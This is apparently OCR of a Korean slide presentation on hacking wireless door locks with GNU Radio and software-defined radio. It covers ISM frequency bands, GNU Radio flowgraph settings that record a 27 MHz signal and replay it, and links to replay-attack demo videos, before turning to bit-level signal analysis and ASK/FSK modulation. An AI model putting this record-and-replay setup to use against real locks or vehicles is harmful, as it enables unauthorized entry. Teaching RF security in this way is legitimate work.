
GNU Radio 소개



- 무선신호 처리 SDR 소프트웨어
- SDR = Software Defined Radio
- Linux, Mac OS에서 실행 가능
- 무선 신호 송수신 가능
- 무선 신호 record/reply 가능
- 무료, 오픈소스

- 관련사이트
  - http://gnuradio.org/
  - http://www.pentoo.ch/

도어락 무선 해킹



RF 주파수(Frequency)

무서운 전파법

- 철컹철컹..!

RF 주파수(Frequency)

- 315, 433, 868, 915MHz : Free!
- 13.56Mhz : RFID, Free!
- 2.4Ghz : Wifi, Bluetooth, Zigbee, Free!

ISM 밴드

- **Industrial, Scientific and Medical (ISM)**
- **산업, 과학, 의료용으로 자유롭게 사용할 수 있는 주파수 대역**


ISM bands defined by the ITU-R are:[2]

Frequency range		Bandwidth	Center frequency	Availability	Licensed users
6.765 MHz	6.795 MHz	30 kHz	6.780 MHz	Subject to local acceptance	Fixed & Mobile services
13.553 MHz	13.567 MHz	14 kHz	13.560 MHz	Worldwide	Fixed & Mobile services
26.957 MHz	27.283 MHz	326 kHz	27.120 MHz	Worldwide	Citizens band radio [a]
40.660 MHz	40.700 MHz	40 kHz	40.680 MHz	Worldwide	Fixed & Mobile services
433.050 MHz	434.790 MHz	1.74 MHz	433.920 MHz	Region 1 only and subject to local acceptance	Amateur Radio (70 cm band) & Radar
902.000 MHz	928.000 MHz	26 MHz	915.000 MHz	Region 2 only (with some exceptions)	Amateur Radio (33 cm band), Mobile services & Radar
2.400 GHz	2.500 GHz	100 MHz	2.450 GHz	Worldwide	Amateur Radio (13 cm band), Microwave links & Radar
5.725 GHz	5.875 GHz	150 MHz	5.800 GHz	Worldwide	Amateur Radio (5 cm band), Earth stations, Microwave links & Radar
24.000 GHz	24.250 GHz	250 MHz	24.125 GHz	Worldwide	Amateur Radio (1.2 cm band) & Radar (K band Radar guns)
61.000 GHz	61.500 GHz	500 MHz	61.250 GHz	Subject to local acceptance	Microwave links & Radar
122.000 GHz	123.000 GHz	1 GHz	122.500 GHz	Subject to local acceptance	Amateur Radio (2.5 mm band) & Microwave links
244.000 GHz	246.000 GHz	2 GHz	245.000 GHz	Subject to local acceptance	Amateur Radio (1 mm band), Radar & Radio Astronomy


도어락 주파수 알아내기

https://youtu.be/4NW5m3PHCTg


RF 신호 Record


Options
top_block
Generate Options: WX GUI
Variable
ID: samp_rate
Value: 20M
WX GUI Slider
ID: center_freq
Default Value: 27M
Minimum: 26M
Maximum: 28M
Converter: Float
osmocom Source
Sample Rate (sps): 20M
Ch0: Frequency (Hz): 27M
Ch0: Freq. Corr. (ppm): 0
Ch0: DC Offset Mode: Off
Ch0: IQ Balance Mode: Off
Ch0: Gain Mode: Manual
Ch0: RF Gain (dB): 10
Ch0: IF Gain (dB): 20
Ch0: BB Gain (dB): 20
File Sink
File: ...e/rf_data/rfcar_left
Unbuffered: Off
Append file: Overwrite
WX GUI FFT Sink
Title: FFT Plot
Sample Rate: 20M
Baseband Freq: 27M
Y per Div: 10 dB
Y Divs: 10
Ref Level (dB): 0
Ref Scale (p2p): 2
FFT Size: 1.024k
Refresh Rate: 15
Freq Set Varname: None

RF 신호 Replay


Options
: top_block
Generate Options: WX GUI
Variable
ID: samp_rate
Value: 20M
File Source
File: ...rf_data/rfcar_foward
Repeat: Yes
osmocom Sink
Sample Rate (sps): 20M
Ch0: Frequency (Hz): 27M
Ch0: Freq. Corr. (ppm): 0
Ch0: RF Gain (dB): 10
Ch0: IF Gain (dB): 20
Ch0: BB Gain (dB): 20
WX GUI FFT Sink
Title: FFT Plot
Sample Rate: 20M
Baseband Freq: 0
Y per Div: 10 dB
Y Divs: 10
Ref Level (dB): 0
Ref Scale (p2p): 2
FFT Size: 1.024k
Refresh Rate: 15
Freq Set Varname: None


열려라 참깨!!




https://youtu.be/zfoUI6Z5RBo

RF replay examples..

https://youtu.be/M1YYRAGeuRE



https://youtu.be/i6-yqsW2mKc




https://youtu.be/xT5masLZ2eI

https://youtu.be/1nE0TrR9AjA

RF replay attack을 넘어서..

Binary Pattern 분석의 필요성


- 단순 replay attack이 아닌, 무선신호의 Bit 해석 및 값 변경을 통한 정교한 공격 가능



RF Signal Modulation


Modulation

- ASK, FSK 모듈레이션




FSK 예시

* Frequency-Shift Keying




FSK Modulation



